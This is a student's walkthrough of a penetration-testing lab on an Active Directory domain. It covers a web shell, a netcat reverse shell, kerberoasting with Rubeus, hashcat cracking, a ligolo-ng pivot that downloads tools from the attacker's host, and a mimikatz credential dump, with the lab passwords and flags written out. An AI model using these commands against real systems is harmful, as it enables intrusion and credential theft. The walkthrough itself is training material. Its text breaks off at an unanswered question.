Skills Assessment Part I

Scenario

A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials: `admin:My_W3bsH3ll_P@ssw0rd!`) in place for us to start from in the `/uploads` directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network. Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.

Target: 10.129.202.242 (ACADEMY-EA-WEB01-SA1)

Submit the contents of the flag.txt file on the administrator Desktop of the web server

From my initial foothold of a webshell, my first thoughts are to do a little enumeration

checking current user permissions

```
whoami /all

USER INFORMATION
----------------

User Name          SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                           Type           SID
Attributes
==================================== ============== =
================================================== =
===== ==================================================
Mandatory Label\System Mandatory Level Label           S-1-16-16384
Everyone                             Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias          S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias          S-1-5-32-568
Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
```

```
IIS APPPOOL\DefaultAppPool              Well-known group S-1-5-82-300670077
0-424185619-1745488364-794895919-4004696415 Mandatory group, Enabl
ed by default, Enabled group
BUILTIN\Administrators                  Alias           S-1-5-32-544
Enabled by default, Enabled group, Group owner


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ============================== =======
SeAssignPrimaryTokenPrivilege Replace a process level token        Disable
d
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process   Disable
d
SeTcbPrivilege                Act as part of the operating system  Enabled
SeBackupPrivilege             Back up files and directories        Disabled
SeRestorePrivilege            Restore files and directories        Disabled
SeDebugPrivilege              Debug programs                       Enabled
SeAuditPrivilege              Generate security audits             Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
```


so it appears our webshell is as system on the webserver which is nice.

grabbing the flag from the desktop where the question said it would be


```
type C:\Users\Administrator\Desktop\flag.txt
JusT_g3tt1ng_st@rt3d!
```

At this point I wanted to get a local shell to stop working from the kali machine so I generated a powershell revshell on revshells.com, saved it to a file and then uploaded it using the webshell upload function

making the shell:



uploading the file




```
File uploaded to: \revshell.ps1
PS> ls


    Directory: C:\windows\system32\inetsrv
```

back on kali starting listener with netcat

```
nc -lvnp 1234
```

running the revshell from the webshell

```
powershell.exe -file c:\revshell.ps1
```

catching the shell

```
┌──(kali㉿kali)-[/]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.202.242] 49846
ls
0409 Config en en-US History MetaBack abocomp.dll adsiis.dll appcmd.exe appcmd.xml AppHostNavigators.dll apphostsvc.
dll appobj.dll asp.dll asp.mof aspnetca.exe asptlb.tlb authanon.dll authbas.dll authcert.dll authmap.dll authmd5.dll
 authsspi.dll browscap.dll browscap.ini cachfile.dll cachhttp.dll cachtokn.dll cachuri.dll cgi.dll coadmin.dll compd
yn.dll compstat.dll custerr.dll defdoc.dll diprestr.dll dirlist.dll filter.dll ftpconfigext.dll ftpctrlps.dll ftpext
.tlb ftpextps.dll ftphost.dll ftpmib.dll ftpres.dll ftpsvc.dll ftpsvc.mof gzip.dll httpmib.dll hwebcore.dll iis.msc
iisadmin.dll iiscertprovider.dll iiscfg.dll iiscore.dll iisetw.dll iisext.dll iisfcgi.dll iisfreb.dll iislog.dll iis
reg.dll iisreqs.dll iisres.dll iisrstas.exe iissetup.exe iissyspr.dll iisual.exe iisutil.dll iisw3adm.dll iiswmi.dll
 iiswsock.dll iis_ssi.dll inetinfo.exe InetMgr.exe infocomm.dll iprestr.dll isapi.dll isatq.dll iscomlog.dll logcust
.dll loghttp.dll logscrpt.dll logtemp.sql MBSchema.bin.00000000h MBSchema.xml MetaBase.xml metadata.dll Microsoft.We
b.Administration.dll Microsoft.Web.Management.dll modrqflt.dll nativerd.dll protsup.dll redirect.dll rpcref.dll rsca
.dll rscaext.dll static.dll uihelper.dll urlauthz.dll validcfg.dll w3core.mof w3ctrlps.dll w3ctrs.dll w3dt.dll w3isa
pi.mof w3logsvc.dll w3tp.dll w3wp.exe w3wphost.dll wamreg.dll warmup.dll wbhstipm.dll wbhst_pm.dll WebAdministration
.mof webdav.dll webdav_simple_lock.dll webdav_simple_prop.dll wmi-appserver.dll WMSvc.exe wmsvc.exe.config XPath.dll
whoami
nt authority\system
```

Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name as your answer

I followed the same steps I used to upload the revshell, but this time uploading a compiled version of the rubeus exe

once that was on the system I ran it from my revshell conneciton

```
.\rubeus.exe kerberoast /nowrap /outfile:C:\hashes.txt
```

the output through the revshell console was a bit messy so I copied that to a local file to grep

looking for the SPN specified in the question

```
cat rubeus_kerberoast_output.txt| grep MSSQLSvc/SQL01.inlanefreight.local:1433
```

Looking at that output I can identify the account name is svc_sql

Crack the account's password. Submit the cleartext value.

I then copied that hash to a file and ran hashcat on it

for future use it was nice to add a new line between the hashes using the following command

```
tr ' ' '\n' < rubeus_kerberoast_output.txt  > output.txt
```

running hashcat on the hash

```
hashcat -m 13100 MSSQLSVC_hash /usr/share/wordlists/rockyou.txt
```

it cracked it so we get the following credential pair: **svc_sql:lucky7**

Submit the contents of the flag.txt file on the Administrator desktop on MS01

The computer is identified as MS01 on the machine so I ping that computer name to get an IP

```
PS> ping MS01.inlanefreight.local

Pinging MS01.inlanefreight.local [172.16.6.50] with 32 bytes of data:
Reply from 172.16.6.50: bytes=32 time=285ms TTL=128
Reply from 172.16.6.50: bytes=32 time=2ms TTL=128
Reply from 172.16.6.50: bytes=32 time<1ms TTL=128
Reply from 172.16.6.50: bytes=32 time<1ms TTL=128

Ping statistics for 172.16.6.50:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 285ms, Average = 71ms
```

MS01 IP: 172.16.6.50

Logically I assume I am supposed to access MS01 using the credentials found above

```
PS C:\htb> $password = ConvertTo-SecureString "lucky7" -AsPlainText -Forc
e
PS C:\htb> $cred = new-object System.Management.Automation.PSCredentia
l ("INLANEFREIGHT\svc_sql", $password)
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-MS01 -Credentia
l $cred
```

this was not working for me so I opted to instead setup ligolo to access the internal network and use something like evil-winrm to try and connect to the ms01 machine instead. Explaining this process below

first I downloaded the ligolo proxy server, and ligolo windows agent files from their github: https://github.com/nicocha30/ligolo-ng

next I started the ligolo proxy server on my kali linux box

```
./ligolo_proxy -selfcert
```

then I hosted a python web server to download the file since the upload function was not letting me upload the agent.

```
python3 -m http.server
```


then I downloaded the file using the invoke-webrequest module in powershell from our webshell

```
Invoke-WebRequest -Uri "http://10.10.14.3:8000/ligolo_agent_windows.exe" -Outfile "C:\ligolo_agent_windows.exe"
```

then I ran the ligolo agent from in the webshell

```
C:\ligolo_agent_windows.exe -connect 10.10.14.3:11601 -ignore-cert
```

at this point I should receive a connection in my ligolo window



in the ligolo window I need to enter the session for the connection made by the windows agent

```
session
1
```

then I want to look at the network interfaces

```
ifconfig
```

```
┌──────────────────────────────────────────────────────────────────────────────┐
│ Interface 0                                                                  │
└──────────────────────────────────────────────────────────────────────────────┘
```

```
| Name         | Ethernet1                  |
| Hardware MAC | 00:50:56:b0:86:36          |
| MTU          | 1500                       |
| Flags        | up|broadcast|multicast|running |
| IPv6 Address | fe80::31db:5a78:fa7b:bec9/64   |
| IPv4 Address | 172.16.6.100/16            |
└──────────────┴────────────────────────────┘

┌──────────────────────────────────────────────┐
| Interface 1                                  |
├──────────────┬───────────────────────────────┤
| Name         | Ethernet0                     |
| Hardware MAC | 00:50:56:b0:b8:bc             |
| MTU          | 1500                          |
| Flags        | up|broadcast|multicast|running    |
| IPv6 Address | dead:beef::248/128            |
| IPv6 Address | dead:beef::2d85:bccf:3357:3a57/64 |
| IPv6 Address | fe80::2d85:bccf:3357:3a57/64      |
| IPv4 Address | 10.129.202.242/16             |
└──────────────┴───────────────────────────────┘

┌──────────────────────────────────────────────┐
| Interface 2                                  |
├──────────────┬───────────────────────────────┤
| Name         | Loopback Pseudo-Interface 1   |
| Hardware MAC |                               |
| MTU          | -1                            |
| Flags        | up|loopback|multicast|running |
| IPv6 Address | ::1/128                       |
| IPv4 Address | 127.0.0.1/8                   |
└──────────────┴───────────────────────────────┘
```

from that I see the internal network I am attempting to access (172.16.6.0/16)


so I need to add a route to my ip table on my kali box

```
sudo ip route add 172.16.6.0/24 dev ligolo
```

then back in the ligolo window I need to start the session. (make sure you are in the right session first)

```
start
```

confirming I can now ping the MS01 machine from my kali box



attempting to connect to MS01 from my kali box with evil-winrm using the svc_sql:lucky7 credentials

```
evil-winrm -i 172.16.6.50 -u svc_sqc
```

glad that worked, I was having some problems making a pscredential object and getting a stable reverse shell connection so this is nice.

at this point I just move to the Administrators desktop and grab the flag

```
*Evil-WinRM* PS C:\Users\svc_sql.INLANEFREIGHT\Documents> cd ..
cd .*Evil-WinRM* PS C:\Users\svc_sql.INLANEFREIGHT> cd ..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/11/2022   8:01 PM             29 flag.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
spn$_r0ast1ng_on_@n_0p3n_f1re
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Find cleartext credentials for another domain user. Submit the username as your answer.

at this point I decided to move mimikatz onto MS01, but to do this I first needed to add a listener to ligolo for file transfer from my kali machine to MS01 pivoting through our intial point of access (10.129.202.242 or on the internal network 172.16.6.100

back in my ligolo window I added the listener with the below command

```
listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:8000
```


```
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] » listener_add help
error: invalid usage of command 'listener_add' (unconsumed input 'help'), try 'help'
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] » listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:8000
INFO[2235] Listener 0 created on remote agent!
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] »
```

then I hosted a python web server in the directory that I had mimikatz downloaded on my kali machine

```
python3 -m http.server
```

then I downloaded the file. Note that the IP being used in the request is the machine I am pivoting through's internal network IP not my kali machine.


```
Invoke-WebRequest -Uri "http://172.16.6.100:1235/mimikatz.exe" -Outfile mimikatz.exe
```




Running mimikatz through evil-winrm was giving me some trouble. Apparently that is a bit of a common problem. So at this point I tried to RDP into the MS01 machine using the same credentials from above and the account did have RDP access permissions so that worked

```
xfreerdp3 /u:svc_sql /p:lucky7 /v:172.16.6.50 /clipboard
```

Having GUI access was nice. Since mimikatz was already on the machine I just went to the location I downloaded it and ran it




```
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```



From the picture above I identify Tpetty as the domain user with cleartext credentials

Submit this user's cleartext password.

